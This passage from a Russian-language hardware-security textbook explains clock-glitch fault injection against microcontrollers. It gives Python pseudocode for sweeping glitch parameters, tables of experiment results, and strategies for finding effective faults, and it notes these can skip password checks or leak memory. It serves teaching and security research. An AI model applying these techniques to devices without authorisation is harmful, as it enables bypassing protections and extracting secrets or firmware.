алгоритмов при одних и тех же входных данных выдают один и тот же результат. В качестве исключения можно вспомнить *алгоритм эллиптической кривой цифровой подписи* (Elliptic Curve Digital Signature Algorithm, ECDSA), который генерирует разные подписи при каждом запуске. Если выходные данные повреждены, то вы можете выполнить атаку дифференциального анализа ошибок (см. подраздел «Восстановление криптографических ключей» выше в этой главе). Она позволит вам восстановить ключевой материал за счет сбоев криптографических алгоритмов.

Атаки на непрограммируемое устройство

Не всегда целевое устройство является программируемым, что усложняет определение примитива неисправности. В этом случае у вас есть два основных варианта. Первый — получить аналогичное программируемое устройство, например устройство с таким же ЦП и программируемой прошивкой, и надеяться, что примитивы ошибки окажутся схожими. Обычно это так, хотя некоторые точные параметры ошибок могут и отличаться. Второй вариант — использовать возможности мониторинга и силу дедукции, атаковать устройство наугад и надеяться на лучшее. Например, если вы хотите испортить последний раунд криптографического алгоритма, то воспользуйтесь мониторингом побочного канала, чтобы определить время атаки, и выполните поиск по параметрам, чтобы определить другие параметры ошибки.

Поиск эффективных ошибок

Циклы, дампы памяти и криптографические тесты, описанные выше, позволяют определить тип возникшей ошибки, но ничего не говорят о том, какая ошибка будет эффективна и как ее вызвать. Определите основные параметры производительности вашей цели — минимальную и максимальную тактовую частоту, напряжение питания и т. д., — чтобы получить приблизительные цифры, которые позволят начать поиск эффективных неисправностей. Именно здесь внедрение ошибок превращается из науки в искусство. Остается лишь настроить параметры устройства внедрения на эффективную работу.

Пример ошибки ускорения тактового сигнала

Предположим, у вас есть цель с программой проверки циклов и инжектором ошибок тактового сигнала, подключенным к линии тактового сигнала, как показано на рис. 4.6.

Здесь используется электронный переключатель, который отправляет устройству лишние тактовые сигналы. Идея состоит в том, что быстрый тактовый сигнал слишком быстр, чтобы целевое устройство за ним успевало, и, как следствие, возникают ошибки. Микроконтроллер (устройство внедрения ошибки тактового сигнала) управляет переключением и мониторит целевое устройство.




Рис. 4.6. Устройство для переключения тактового сигнала

Можно настроить ряд параметров ошибки. В зависимости от целевого устройства тот или иной набор значений параметров либо не будет иметь никакого эффекта, либо вызовет поломку всего и сразу, либо, при правильном подборе, вызовет определенную нужную ошибку. Примеры параметров: частота разгона, количество тактовых циклов после запуска разгона и количество последовательных циклов разгона. Вы можете дополнительно поэкспериментировать с высоким и низким напряжением, временем нарастания/спада и другими, более сложными параметрами тактового сигнала.

В псевдокоде в листинге 4.4 показано, как проводить повторяющиеся эксперименты с разными настройками.

Листинг 4.4. Пример кода на языке Python, предназначенного для изменения параметров и просмотра результатов

Псевдокод для настройки внедрения ошибки в тактовый сигнал

```

for id in range(0, 19):
    # Генерация случайных параметров неисправности
    ① wait_cycles = random.randint(0,1000)
    ② glitch_cycles = random.randint(1,4)
    ③ freq = random.randrange(25,123,25)
        basefreq = 25
    # Устройство сбоя программы
    program_clock_glitcher(wait_cycles, glitch_cycles, freq)

    # Устройство сбоя ждет триггера
    arm_glitcher()

    # Запуск целевого устройства
    run_looptest_on_target()

    # Чтение ответа
    ④ output = read_count_from_target()

```

```

❸ reset_target()

# Отчет
print(id, wait_cycles, glitch_cycles, freq, output)

```

В коде используется randomизация параметров ожидания ❶, количества циклов сбоев ❷ и частоты разгона ❸. Для каждой попытки внедрения ошибки мы фиксируем фактический вывод программы ❹, а затем сбрасываем целевое устройство ❺. Это позволяет определить, получилось ли что-нибудь. Допустим, у нас есть целевое устройство, которое выполняет циклический тест с коэффициентом 1, то есть счетчик увеличивается на единицу на каждой итерации цикла. На целевом устройстве выполняется 65 535 циклов (шестнадцатеричное число 0xFFFF), поэтому возвращение любого значения, отличного от 'FF FF', свидетельствует о том, что внедрение прошло успешно.

На рис. 4.7 показана последовательность взаимодействия между ПК, устройством внедрения и целевым устройством. На рис. 4.4 показана временная диаграмма, на которой видно, чем данный пример отличается от всего, что мы делали раньше.




Рис. 4.7. Последовательность взаимодействий ПК, устройства внедрения и целевого устройства при выполнении одиночного внедрения

На рис. 4.7 видно, что мы явно задали переход basefreq к freq. Эти параметры входят в настройки устройства внедрения.

На рис. 4.8 показан небольшой фрагмент процесса и вид сигналов на логическом анализаторе, а также то, как целевой блок переключается с одной частоты на другую.

На рис. 4.8 видно, что, когда активен инжектор ошибок, тактовый сигнал на целевом устройстве ускоряется вдвое. В этом примере количество циклов ожидания равно 2, а циклов ошибки – 3. Это нетрудно проверить, подсчитав количество циклов от нарастающего фронта триггера до момента, когда тактовая частота целевого устройства увеличивается до freq. Перебирая разные параметры, мы увидим и изменения в графиках.

Успешное внедрение очень зависит от выбора начального диапазона поиска параметров. В предыдущем примере, при условии случайного выбора количества циклов ожидания, циклов сбоя и частоты, атакующему потребуется немало везения, чтобы «угадать» значения, которые приведут к ошибке. Если параметров не так много, то этот подход приемлем, но с ростом количества параметров пространство поиска растет экспоненциально.

Поэтому имеет смысл выделить отдельные параметры и попробовать определить для них разумные диапазоны. Например, ошибки внедрения должны быть нацелены на цикл `for` в листинге 4.2. Мы можем измерить время этого цикла по начальной и конечной точкам триггера на линии GPIO, поэтому количество циклов ожидания не должно превышать ширину окна триггера. Касательно количества циклов сбоя и частоты таких точных указаний нет. Можно начать с малых значений и постепенно увеличивать их. Поначалу целевое устройство будет работать нормально, но по мере постепенного их увеличения устройство выйдет из строя. Затем можно более точно определить границу между «работает» и «не работает» и найти ошибки, которые можно эксплуатировать. Мы обсудим различные стратегии в подразделе «Стратегии поиска» далее в этой главе.

Эксперимент по внедрению ошибок

Выберем диапазоны параметров для эксперимента с внедрением ошибки в тактовый сигнал. Для нашего эксперимента выберем диапазон количества циклов сбоев от одного до четырех. Цикл должен быть как минимум один, чтобы ошибку вообще можно было вызвать. Верхний предел равен четырем, чтобы ошибка прошла «мягко». Десятки или сотни циклов сбоев просто выведут целевое устройство из строя. Из этих же соображений мы выбрали частоту разгона от 25 до 100 МГц.

Затем мы на некоторое время запускаем программу внедрения ошибок и анализируем вывод. При отсутствии ошибок нужно сделать наши параметры более агрессивными. Если устройство непрерывно сбоят, то надо смягчить параметры.




Рис. 4.8. Синхронизация операций между ПК, устройством внедрения и целевым устройством при внедрении одиночных ошибок

Результаты эксперимента

Результаты первых попыток внедрения ошибок, их параметры и полученные с ПК выходные данные показаны в табл. 4.2.

Таблица 4.2. Результаты первой партии внедрений

ID	Циклы ожидания	Циклы сбоя	Частота (МГц)	Выход
0	561	4	50	FF FE
1	486	4	75	FF FE
2	204	3	100	<тайм-аут>
3	765	4	75	FF FE
4	276	4	50	FF FE
5	219	2	100	FF FE
6	844	1	25	FF FF
7	909	3	50	FF FE
8	795	4	75	FF FE
9	235	4	100	<тайм-аут>
10	225	1	25	FF FF
11	686	1	50	61 72 62 69 74 72 61 72 79 20 6D 65 6D 6F 72 79
12	66	2	100	FF FE
13	156	1	75	FF FE
14	39	2	100	FF FE
15	755	3	50	61 72 62 69 74 72 61 72 79 20 6D 65 6D 6F 72 79
16	658	2	50	00 EB CD AF 08 8E 00 00 00 01
17	727	1	100	<тайм-аут>
18	518	3	50	00 EB CD AF 08 8E 00 00 00 01

В выходных данных содержится важная информация. Для начала, иногда возвращается число FF FF, что говорит об отсутствии ошибок. Выводилось и число FF FE, что интересно, поскольку оно на единицу меньше, чем FF FF. Это означает, что мы можем вызвать примитивные типы ошибок, такие как «пропуск цикла» или «пропуск сложения». Другие значения, вероятно, особого смысла не имеют. На практике мы видели, что это могут быть произвольные данные из памяти, но даже эта возможность для атаки может быть интересной. Получив достаточно

много фрагментов памяти, злоумышленник может украсть какие-то данные прошивки или даже пароль. Иногда также возникает тайм-аут, который указывает на то, что целевое устройство сломалось и не отвечает.

Анализ результатов

Мы проанализируем полученные данные и попытаемся сузить диапазоны параметров так, чтобы результаты приблизились к желаемым. Данные в табл. 4.2 показывают, что при тактовой частоте 25 МГц ошибок не возникает, и мы раз за разом получаем вывод **FF FF**. На частоте 50 МГц появляются интересные эффекты, и возвращается значение **FF FE**. Такой же результат бывает при частоте 50–100 МГц и от одного до четырех циклов сбоев. Более тщательный анализ показывает, что при 50 МГц возникают различные искажения, а при 100 МГц генерируются тайм-ауты. На частоте 75 МГц при любом количестве циклов сбоев мы всегда получаем примитивный тип отказа «пропуск цикла» и на выходе получаем **FF FE**. Количество циклов ожидания на этой частоте не имеет значения, скорее всего потому, что для получения желаемого эффекта мы можем выполнить внедрение ошибки в любой точке выполнения цикла.

Повтор эксперимента

Теперь предположим, что мы хотим исследовать примитив «пропуск цикла». Анализ результатов предполагает проведение повторного эксперимента в целях определения эффективности уже уточненного диапазона параметров. Мы уже знаем, что на частоте 75 МГц возникают ошибки. Что касается количества циклов ожидания и циклов сбоя, то можно выбрать среднее значение успешных результатов на этой частоте, вызывающее ошибки. Эти значения — 550,5 и 3,25. Нам нужно целочисленное значение, поэтому для эксперимента возьмем диапазоны {550,551} и {3,4}. Однако запуск тестов на данной частоте вообще не приводит к ошибкам! Что-то пошло не так.

Попробуем что-нибудь другое: зафиксируем частоту на уровне 75 МГц, но возьмем исходный диапазон циклов ожидания и сбоев, как показано в табл. 4.3.

В результатах видны и примеры нормальной работы (**FF FF**), и примеры интересующих нас ошибок (**FF FE**), а это значит, что мы движемся в правильном направлении. Проанализируйте результаты.

Похоже, ошибки возникают при любом количестве тактов сбоев, а это значит, что в первой серии экспериментов дело было не в них. Скорее всего, дело в тактах ожидания. Помните, что циклы ожидания соответствуют количеству тактовых циклов между триггером (началом цикла `for`) и попыткой внедрения ошибки. В цикле `for` повторяется некая последовательность инструкций. Что если только одна из инструкций в цикле `for` уязвима для ошибки? Каким должно быть количество циклов ожидания, чтобы активация ошибки была эффективной?

Таблица 4.3. Снова результаты внедрений

ID	Циклы ожидания	Циклы сбоя	Частота (МГц)	Выход
0	155	3	75	FF FF
1	612	4	75	FF FE
2	348	1	75	FF FE
3	992	4	75	FF FF
4	551	2	75	FF FF
5	436	3	75	FF FF
6	763	1	75	FF FF
7	695	4	75	FF FF
8	10	4	75	FF FF
9	48	4	75	FF FF
10	485	3	75	FF FF
11	18	2	75	FF FE
12	512	2	75	FF FF
13	745	4	75	FF FF
14	260	3	75	FF FF
15	802	4	75	FF FF
16	608	1	75	FF FF
17	48	3	75	FF FE
18	900	1	75	FF FE

А теперь спойлер: значения тактов ожидания, которые приводят к ошибке FF FE, в основном кратны трем. Возможно, причина такого сходства в том, что для выполнения цикла требуется три такта, и один из них уязвим.

А количество тактов сбоя, похоже, не влияет на возникновение ошибки. Теоретически это кажется странным. Казалось бы, запустив внедрение за один такт до уязвимой инструкции и настроив два такта сбоя, мы попадем в уязвимую инструкцию и вызовем ту же ошибку. И тогда мы перешли бы к красивому объяснению о часах, битах, атомах, импедансах и их связи с фазами Луны, но, к сожалению, аппаратные средства не всегда ведут себя так, как нам хочется. Мы регулярно видим результаты, которые можем воспроизвести, но не можем

объяснить, и вам это тоже предстоит. В таких случаях лучше просто принять, что здесь творится какое-то волшебство, и двигаться дальше.

Результат

Нам удалось установить, что мы можем пропустить цикл или операцию инкремента, если сможем попасть в нужный такт. В проведенном выше ограниченном эксперименте мы проводили атаку, установив количество тактов ожидания кратным трем. Это дает нам пять успешных попыток и одну неудачу (ID 9 делится на 3, но ошибку не порождает), так что мы можем оценить вероятность успеха в 83 %. Неплохо!

В этом упражнении предполагалось, что у вас есть доступ к исходному коду в точке внедрения. Но обычно даже при его доступности по нему непросто предсказать, в какой момент на целевом устройстве выполняется конкретная операция. Это упражнение показывает, что, даже не обладая этим знанием, вы все равно можете определить время атаки. Если вы не знаете вообще ничего, то придется потратить больше времени на поиск эффективных параметров с помощью (онлайн) исследований и реверс-инжиниринга целевой программы.

Имейте в виду, что зачастую удается найти несколько комбинаций параметров, и создать желаемую ошибку можно несколькими способами. Иногда приходится задавать точные настройки параметров, а иногда они допускают довольно значительные изменения. Некоторые значения параметров могут зависеть от вашего аппаратного обеспечения (например, чувствительность к электромагнитному импульсу), а другие — от программного обеспечения, на котором работает целевое устройство (например, точное время выполнения важной инструкции).

Стратегии поиска

Не существует универсального рецепта подбора подходящих параметров для экспериментов. В предыдущем примере мы уже намекали на то, как подходить к выбору параметров. По сути, перед нами была многомерная задача оптимизации параметров. Добавление дополнительных параметров экспоненциально увеличивает пространство поиска. Стратегия рандомизации параметров будет совершенно неэффективной, если, конечно, вы не хотите передать эту задачу по наследству внукам. Это особенно важно в случаях, когда для достижения желаемого результата одной ошибки недостаточно. В качестве противодействия внедрению ошибок в программы иногда вводят двукратное повторение важных вычислений с последующим сравнением результатов. Например, программа может дважды проверить пароль, а это означает, что вам нужно будет еще раз внедрить такую же ошибку, чтобы обойти проверку (или вам нужно внедрить ошибку в целевую операцию, а затем попытаться вызвать сбой на механизме проверки). Обратите внимание, что в этом случае появляется параметр: задержки между ошибками, а также параметры отдельно взятых ошибок.

Существует несколько общих стратегий оптимизации искомых параметров, которые вы можете использовать: изменение со случайным или постоянным шагом, вложение, продвижение от малого к большему (или наоборот), попытка применить подход «разделяй и властвуй», попытки выполнить более интеллектуальный поиск, или, если все остальное не работает, просто набраться терпения.

Случайный или постоянный шаг

При выборе значений параметров нужно решить, следует ли рандомизировать значения для каждой попытки или шагать по заданным интервалам в определенном диапазоне. В начале тестирования часто используются случайные значения нескольких параметров, чтобы сразу отсеять большое количество комбинаций. Можно пробовать каждое значение, например количество тактов ожидания в пределах некоторого диапазона, но так стоит делать, если другие значения параметров определены и нужно точно определить количество тактов.

Вложение

Если вы хотите полностью перебрать все значения некоторых параметров, то можете вложить их друг в друга. Например, можете пошагово пройти через все значения тактов ожидания, а затем попробовать четыре разные тактовые частоты для каждого значения тактов ожидания. Этот метод подходит для точной настройки в небольших диапазонах, но как только диапазоны расширяются, вложение быстро приводит к резкому увеличению количества комбинаций, которые нужно протестировать. Не имея никаких предварительных знаний, вы можете произвольно выбрать, какой параметр проверять первым, а какой — вложенным. Это называется *порядком вложенности*. В предыдущем примере мы также могли сначала перебрать все количество тактов ожидания для некой тактовой частоты, а затем все количество тактов ожидания для следующей тактовой частоты. Эту идею можно распространить на произвольное количество параметров.

Этот подход может случайно усложнить вам жизнь. Например, если целевое устройство очень чувствительно к определенному значению тактов ожидания, но при этом будет генерировать ошибки практически на любой частоте. В этом случае вам лучше перебирать циклы ожидания, а затем менять частоту. Подобную информацию можно получить заранее, начав с рандомизированного выбора значений параметров.

От малого к большому

В рамках этой стратегии всем параметрам сначала задаются малые значения, чтобы не сломать целевое устройство. То есть вы выбираете малое время, низкую интенсивность импульсов или небольшие перепады напряжения. Затем медленно увеличиваете эти значения. Этот метод обеспечивает некоторую безопасность,

поскольку некоторые ошибки могут привести к серьезным повреждениям целевого устройства. Например, слишком высокая мощность лазера может привести к появлению внезапного снопа искр и облачка дыма.

От большого к малому

У этого метода есть свои минусы, поскольку вам придется приложить немало терпения, чтобы добраться хоть до каких-то ошибок. Иногда проще выкрутить какие-либо значения параметров на максимум, а затем медленно уменьшать их. Риск использования данного метода заключается в потенциальном уничтожении целевого устройства.

Этот метод полезен при первоначальной настройке в случаях, когда задаваемые параметры для целевого устройства безопасны. Например, если вы имитируете скачки напряжения, просто отключая питание, то полезно будет доказать, что устройство действительно перезагружается и схема внедрения ошибки работает правильно.

Разделяй и властвуй

Есть параметры, не зависящие от других. А есть такие, которые влияют на другие параметры и зависят от них. Если какие-то параметры независимы, то постараитесь определить их и оптимизировать по отдельности.

Например, вполне вероятно, что мощность импульса для электромагнитной ошибки не зависит от времени выполнения критической инструкции программы. Мощность импульса зависит от аппаратных аспектов, а время зависит от программы, работающей на чипе. Как вариант, вы можете рандомизировать время сбоя и медленно увеличивать электромагнитную мощность, до тех пор пока не начнут проявляться сбои или повреждения. В этот момент у вас есть ориентир мощности импульса, которая дает желаемый результат. Затем вы оставляете ее на данном уровне и синхронизируете инструкции программы в надежде найти, в какой момент возникает полезная ошибка.

Бывают параметры, которые лишь кажутся независимыми. Например, скачок напряжения в некоторых частях программы должен быть более сильным, чем в других. Некоторые части программы могут требовать больше или меньше мощности, чем другие, и параметры скачка напряжения тоже должны различаться. Если вы погрязли в поиске хороших параметров, то попробуйте параллельно оптимизировать какие-то другие пары параметров.

X- и *y*-координаты пространственного местоположения, в которое вы вводите электромагнитный импульс, безусловно, совпадают. Тактовая частота и глубина скачков напряжения могут быть тоже взаимосвязаны. Если вы попытаетесь оптимизировать эти, вероятно парные, параметры по отдельности, то можете упустить хорошую возможность.

Интеллектуальный поиск

Для некоторых параметров можно применить логику более сложную, чем простая рандомизация или пошаговая оптимизация. *Алгоритмы поиска восхождением к вершине* начинают с определенного набора параметров, а затем вносят в них небольшие изменения и проверяют, улучшается ли производительность (с помощью коэффициента успешных ошибок). Например, наткнувшись на чувствительное место, требующее исследования, вы можете использовать алгоритм восхождения к вершине для оптимизации местоположения таким образом: вызовите несколько ошибок вокруг этого места и двигайтесь в направлении, где вероятность успешных ошибок увеличивается. Продолжайте делать это до тех пор, пока не перестанут появляться соседние точки с повышенными показателями успеха. В этот момент вы нашли локальный максимум.

Эту технику можно применять ко всем параметрам, если при небольших изменениях этих параметров наблюдаются плавные изменения вероятности успеха. Но она совсем не работает, когда плавных изменений нет, поэтому будьте осторожны.

Терпение

Метод «набраться терпения» в целом не очень эффективен, но иногда других вариантов нет. Поиск комбинации параметров, вызывающей ошибку, бывает не слишком простым. Главное — не сдаваться на полпути. Устав от поиска параметров в лаборатории, вы можете легко запустить эксперимент хоть на несколько недель, чтобы найти удачные комбинации параметров.

Анализ результатов

Как интерпретировать результаты? Например, вы можете просто представить их визуально. Отсортируйте таблицу результатов по исследуемому параметру и пометьте каждую строку цветом в соответствии с измеренным результатом. Заметив кластеризацию, вы сможете определить чувствительные параметры. Сделав сортировку интерактивной, вы сможете легко переходить к эффективным наборам параметров. На рис. 4.9 показаны результаты, окрашенные в зеленый, желтый и красный цвета в реальном программном обеспечении. Серыми линиями (на оригинальном скриншоте зелеными) обозначены нормальные результаты, светло-серыми (желтыми) — сбросы, а темно-серыми (красными) — некорректные или неожиданные ответы, вызванные ошибками.

Чтобы эффективно внедрять ошибки, может быть полезно определить минимальные/максимальные/модальные значения для каждого параметра. Обратите внимание, что статистический расчет «моды» дает более надежные результаты, чем средние значения, поскольку среднее значение может указывать на значение параметра, которое не вызывает ошибок. Хороший способ определить значение

параметров — визуализировать результаты на диаграмме рассеяния xy , где две различные переменные параметра нанесены по двум осям (рис. 4.10).

ut	Glitch offset	Glitch length	Data
262	6	0	E6 00 FF 81 31 FE 45 AA 43 FE 50 33 31 06 00 00 00 A0 04 00 00 00 C7 39 D7 EA FA E4 ED A100 31 00 00 DA C5 D9 10 0E 2A D5 0F BE 90 00 0D
269	6	0	E6 00 FF 81 31 FE 45 AA 43 FE 50 33 31 06 00 00 00 A0 04 00 00 00 C7 39 D7 EA FA E4 ED A300 31 00 00 DA C5 D9 10 0E 2A D5 0F BE 90 00 0D
264	9	0	E6 00 FF 81 31 FE 45 AA 43 FE 50 33 31 06 00 00 00 A0 04 00 00 00 C7 39 D7 EA FA E4 ED A300 31 00 00 DA C5 D9 10 0E 2A D5 0F BE 90 00 22
262	9	0	E6 00 FF 81 31 FE 45 AA 43 FE 50 33 31 06 00 00 00 A0 04 00 00 00 C7 39 D7 EA FA E4 ED A300 31 00 00 DA C5 D9 10 0E 2A D5 0F BE 90 00 0D
256	9	0	E6 00 FF 81 31 FE 45 AA 43 FE 50 33 31 06 00 00 00 A0 04 00 00 00 C7 39 D7 EA FA E4 ED A300 31 00 00 DA C5 D9 10 0E 2A D5 0F BE 90 00 0D
269	6	0	E6 00 FF 81 31 FE 45 AA 43 FE 50 33 31 06 00 00 00 A0 04 00 00 00 C7 39 D7 EA FA E4 ED A300 31 00 00 DA C5 D9 10 0E 2A D5 0F BE 90 00 0D
269	6	0	E6 00 FF 81 31 FE 45 AA 43 FE 50 33 31 06 00 00 00 A0 04 00 00 00 C7 39 D7 EA FA E4 ED A300 31 00 00 DA C5 D9 10 0E 2A D5 0F BE 90 00 0D
257	8	0	E6 00 FF 81 31 FE 45 AA 43 FE 50 33 31 06 00 00 00 A0 04 00 00 00 C7 39 D7 EA FA E4 ED A300 31 00 00 DA C5 D9 10 0E 2A D5 0F BE 90 00 0D
254	8	0	E6 00 FF 81 31 FE 45 AA 43 FE 50 33 31 06 00 00 00 A0 04 00 00 00 C7 39 D7 EA FA E4 ED A300 31 00 00 DA C5 D9 10 0E 2A D5 0F BE 90 00 0D
269	6	0	E6 00 FF 81 31 FE 45 AA 43 FE 50 33 31 06 00 00 00 A0 04 00 00 00 C7 39 D7 EA FA E4 ED A300 31 00 00 DA C5 D9 10 0E 2A D5 0F BE 90 00 0D
254	9	0	E6 00 FF 81 31 FE 45 AA 43 FE 50 33 31 06 00 00 00 A0 04 00 00 00 C7 39 D7 EA FA E4 ED A300 31 00 00 DA C5 D9 10 0E 2A D5 0F BE 90 00 0D
262	7	0	E6 00 FF 81 31 FE 45 AA 43 FE 50 33 31 06 00 00 00 A0 04 00 00 00 C7 39 D7 EA FA E4 ED A300 31 00 00 DA C5 D9 10 0E 2A D5 0F BE 90 00 0D
261	9	0	E6 00 FF 81 31 FE 45 AA 43 FE 50 33 31 06 00 00 00 A0 04 00 00 00 C7 39 D7 EA FA E4 ED A300 31 00 00 DA C5 D9 10 0E 2A D5 0F BE 90 00 0D
255	8	0	E6 00 FF 81 31 FE 45 AA 43 FE 50 33 31 06 00 00 00 A0 04 00 00 00 C7 39 D7 EA FA E4 ED A300 31 00 00 DA C5 D9 10 0E 2A D5 0F BE 90 00 0D
260	6	0	E6 00 FF 81 31 FE 45 AA 43 FE 50 33 31 06 00 00 00 A0 04 00 00 00 C7 39 D7 EA FA E4 ED A300 31 00 00 DA C5 D9 10 0E 2A D5 0F BE 90 00 0D
267	8	0	E6 00 FF 81 31 FE 45 AA 43 FE 50 33 31 06 00 00 00 A0 04 00 00 00 C7 39 D7 EA FA E4 ED A300 31 00 00 DA C5 D9 10 0E 2A D5 0F BE 90 00 0D
257	8	0	E6 00 FF 81 31 FE 45 AA 43 FE 50 33 31 06 00 00 00 A0 04 00 00 00 C7 39 D7 EA FA E4 ED A300 31 00 00 DA C5 D9 10 0E 2A D5 0F BE 90 00 0D
263	9	0	E6 00 FF 81 31 FE 45 AA 43 FE 50 33 31 06 00 00 00 A0 04 00 00 00 C7 39 D7 EA FA E4 ED A300 31 00 00 DA C5 D9 10 0E 2A D5 0F BE 90 00 0D
256	6	0	E6 00 FF 81 31 FE 45 AA 43 FE 50 33 31 06 00 00 00 A0 04 00 00 00 C7 39 D7 EA FA E4 ED A300 31 00 00 DA C5 D9 10 0E 2A D5 0F BE 90 00 0D
268	9	0	E6 00 FF 81 31 FE 45 AA 43 FE 50 33 31 06 00 00 00 A0 04 00 00 00 C7 39 D7 EA FA E4 ED A300 31 00 00 DA C5 D9 10 0E 2A D5 0F BE 90 00 0D
266	7	0	E6 00 FF 81 31 FE 45 AA 43 FE 50 33 31 06 00 00 00 A0 04 00 00 00 C7 39 D7 EA FA E4 ED A300 31 00 00 DA C5 D9 10 0E 2A D5 0F BE 90 00 0D
261	8	0	E6 00 FF 81 31 FE 45 AA 43 FE 50 33 31 06 00 00 00 A0 04 00 00 00 C7 39 D7 EA FA E4 ED A300 31 00 00 DA C5 D9 10 0E 2A D5 0F BE 90 00 0D
258	9	0	E6 00 FF 81 31 FE 45 AA 43 FE 50 33 31 06 00 00 00 A0 04 00 00 00 C7 39 D7 EA FA E4 ED A300 31 00 00 DA C5 D9 10 0E 2A D5 0F BE 90 00 0D
260	9	0	E6 00 FF 81 31 FE 45 AA 43 FE 50 33 31 06 00 00 00 A0 04 00 00 00 C7 39 D7 EA FA E4 ED A300 31 00 00 DA C5 D9 10 0E 2A D5 0F BE 90 00 0D
259	9	0	E6 00 FF 81 31 FE 45 AA 43 FE 50 33 31 06 00 00 00 A0 04 00 00 00 C7 39 D7 EA FA E4 ED A300 31 00 00 DA C5 D9 10 0E 2A D5 0F BE 90 00 0D

Рис. 4.9. Окрашенные разными цветами результаты в программном обеспечении Riscure Inspector

